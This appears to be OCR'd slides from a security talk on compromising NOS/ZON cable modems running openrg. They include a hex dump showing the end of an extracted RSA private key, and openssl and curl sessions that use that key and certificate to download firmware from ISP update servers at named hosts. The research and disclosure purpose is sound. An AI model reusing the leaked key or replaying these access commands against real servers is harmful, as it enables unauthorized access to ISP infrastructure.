2C0  35 46 71 72 44 64 59 42 6F 6F 70 6D 6C 6E 53 59 51 76 6D 4D 79 61 32 41 77 2B 77 68 74 50 5A 41   5FqrDdYBoopmlnSYQvmMya2Aw+whtPZA
2E0  78 69 58 70 76 6B 6E 2F 45 67 0A 73 6B 79 51 4D 7A 69 5A 73 46 75 75 7A 38 31 31 68 52 63 43 51   xiXpvkn/Eg.skyQMziZsFuuz811hRcCQ
300  41 38 61 73 54 51 62 6D 35 36 4B 36 4B 76 5A 77 6C 41 71 50 44 59 4B 56 79 6F 36 55 49 4E 32 74   A8asTQbm56K6KvZwlAqPDYKVyo6UIN2t
320  73 72 50 5A 2F 64 36 52 67 58 59 0A 38 69 68 4E 43 46 44 47 72 4C 4A 71 78 49 66 6E 4C 78 67 46   srPZ/d6RgXY.8ihNCFDGrLJqxIfnLxgF
340  77 65 35 5A 47 6F 78 52 57 6B 2B 63 71 36 65 73 31 67 63 42 59 56 30 3D 0A 2D 2D 2D 2D 2D 45 4E   we5ZGoxRWk+cq6es1gcBYV0=.-----EN
360  44 20 52 53 41 20 50 52 49 56 41 54 45 20 4B 45 59 2D 2D 2D 2D 2D 0A                              D RSA PRIVATE KEY-----.
```

Type	Value
8 bit signed	
8 bit unsig...	
16 bit signed	
16 bit unsi...	


Hex   Little Endian   Insert   ASCII   Offset: 377   Selection: 0



```
$ openssl s_client -connect jrms.zon.pt -port 550 -cert cert.pem  -key privkey.pem
CONNECTED(00000005)
depth=1 C = US, CN = Jungo CA
verify error:num=19:self signed certificate in certificate chain
verify return:1
depth=1 C = US, CN = Jungo CA
verify return:1
depth=0 C = IL, CN = 10.136.5.2
verify return:1
---
Certificate chain
 0 s:C = IL, CN = 10.136.5.2
   i:C = US, CN = Jungo CA
 1 s:C = US, CN = Jungo CA
   i:C = US, CN = Jungo CA
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIC1TCCAb2gAwIBAgIEF+ApKTANBgkqhkiG9w0BAQUFADAgMQswCQYDVQQGEwJV
UzERMA8GA1UEAxMISnVuZ28gQ0EwHhcNMTEwNjE2MTM0MDM3WhcNMzEwNjExMTM0
MDM3WjAiMQswCQYDVQQGEwJJTDETMBEGA1UEAxMKMTAuMTM2LjUuMjCBnzANBgkq
hkiG9w0BAQEFAAOBjQAwgYkCgYEA5wTjkFcRZAXm2bevA4KocuNT1qzeDDbDA6pJ
lQREeEXKDLJn5OT/UvIE4eVZLG4+UDMLt9w+XO2UyMQ+9bDNEmMHPZhhX7pljmpT
Ii8vKsn8zoVso37+ogbwCgrc7Kt57Sxm7j4tWhEnzjd0eBtFZ+g0sDNyvrmwdMbx
nybS6GMCAwEAAaOBmDCBlTAMBgNVHRMEBTADAgEFMDEGA1UdJQQqMCgGCCsGAQUF
BwMCBggrBgEFBQcDAwYIKwYBBQUHAwQGCCsGAQUFBwMBMD8GCWCGSAGG+EIBDQQy
FjBKdW5nbyBPcGVuUkcgUHJvZHVjdHMgR3JvdXAgc3RhbmRhcmQgY2VydGlmaWNh
dGUwEQYJYIZIAYb4QgEBBAQDAgLEMA0GCSqGSIb3DQEBBQUAA4IBAQA9ULnplrm9
b0Lqe/ir6kJNxAEkKxAL3ZzybwPkW1T4elnNSk87BLI7FDU9deynSuJ/3/SZUAmp
QSJ2xOuq+YQXOMCPCwDL2Enf2dFHVwnIUMbCvxgiiYj+ufgndPeOToEXPOzS5w6t
6ZvgvC+MeDmAaNglCm1gKK3kXTTKV6x1OX+y5yqE7TuVO4Cg3jmRHdYqEa3sUOJy
BZBxyRfBlkwuItV1a1uWsQhFUnGhEe/iOlxXTvonA7a2iUPmB4zNfshARYpqM1Yx
aRXoPqPUgOz1kzkT3jnPhMQHXzxzedRkLczzIaiveokFA612OXkJv5+IoVwhH3uj
QiX3TRUi7AIX
-----END CERTIFICATE-----
subject=C = IL, CN = 10.136.5.2

issuer=C = US, CN = Jungo CA

---
Acceptable client certificate CA names
C = US, CN = Jungo CA
Client Certificate Types: RSA fixed DH, DSS fixed DH, RSA sign, DSA sign, ECDSA sign
Peer signing digest: MD5-SHA1
Peer signature type: RSA
Server Temp Key: DH, 1024 bits
---
SSL handshake has read 2986 bytes and written 1395 bytes
Verification error: self signed certificate in certificate chain
---
```

Remote Updates


- Convert the private key and cert into pkcs12.
- And now we can **curl** whatever we want.
- And bruteforce different versions.




```
$ openssl pkcs12 -export -inkey privkey.pem -in cert.pem -out ZonCerts.p12

$ curl --insecure --cert-type p12 --cert ZonCerts.p12:123456 -O https://jrms.zon.pt:550/firmwares/openrg.cve30360.v2.4_11_3_7_62_3_52.rms
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 8167k  100 8167k    0     0  3626k      0  0:00:02  0:00:02 --:--:-- 3625k
```

Remote Updates

- The same certificate can be used to access other ISPs.
- Because it was issued by Jungo CA.
- No further certificate checks.




```
$ curl --insecure https://213.60.177.100:550/firmwares/openrg_rcable_5_3_2_1_12_1_17_1_2.rms
curl: (35) error:14094410:SSL routines:SSL3_READ_BYTES:sslv3 alert handshake failure

$ openssl s_client -connect 213.60.177.100 -port 550 -cert cert.pem  -key privkey.pem
(...)
GET / HTTP/1.0

HTTP/1.1 403 Forbidden
Date: Tue, 24 Sep 2019 15:39:10 GMT
Server: Apache/2.2.9 (Debian) mod_ssl/2.2.9 OpenSSL/0.9.8g
Vary: Accept-Encoding
Content-Length: 307
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /
on this server.</p>
<hr>
<address>Apache/2.2.9 (Debian) mod_ssl/2.2.9 OpenSSL/0.9.8g Server at 10.0.119.2 Port 550</address>
</body></html>
closed

$ curl --insecure --cert-type p12 --cert ZonCerts.p12:123456 -O https://213.60.177.100:550/firmwares/openrg_rcable_5_3_2_1_12_1_17_1_2.rms
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 7237k  100 7237k    0     0  2072k      0  0:00:03  0:00:03 --:--:-- 2072k
```



WTF?

Conclusions




Conclusions

- We have full control of NOS/ZON modems.
- Physical access == game over.
- Secure bootchain is mandatory everywhere.
- We need to demand more transparency from service providers.

Conclusions

- IoT is a fucking mess.
- Most customers are running a 13 years old Linux kernel.




What’s next?

Part II

- The fun part: reverse engineering!
- How to attach a debugger.
- Understanding **openrg**.
- How to decrypt all passwords.
  - Spoiler: symmetric key not hashed.
- Understanding remote updates workflow and protections.

Greetings

- 0xOPOSEC team.


LOOK, IT'S ALMOST 11 O'CLOCK!
WOW, THE LAST TWO HOURS REALLY FLEW BY!
I HOPE THE TEACHER DIDN'T SAY ANYTHING IMPORTANT.

https://reverse.put.as

https://github.com/gdbinit

reverser@put.as

@osxreverser

#osxre @ irc.freenode.net

PGP key

https://reverse.put.as/wp-content/uploads/2008/06/publickey.txt

PGP Fingerprint

7B05 44D1 A1D5 3078 7F4C E745 9BB7 2A44 ED41 BF05

References

- Images from images.google.com. Credit due to all their authors.
- http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/
- http://jcjc-dev.com/2016/04/08/reversing-huawei-router-1-find-uart/
- https://wikidevi.com/wiki/Hitron
- https://wikidevi.com/wiki/Hitron_BVW-3653
- http://www.hitrontech.com/product/cve-30360/

References

- https://www.zerodayinitiative.com/blog/2019/9/2/mindshare-hardware-reversing-with-the-tp-link-tl-wr841n-router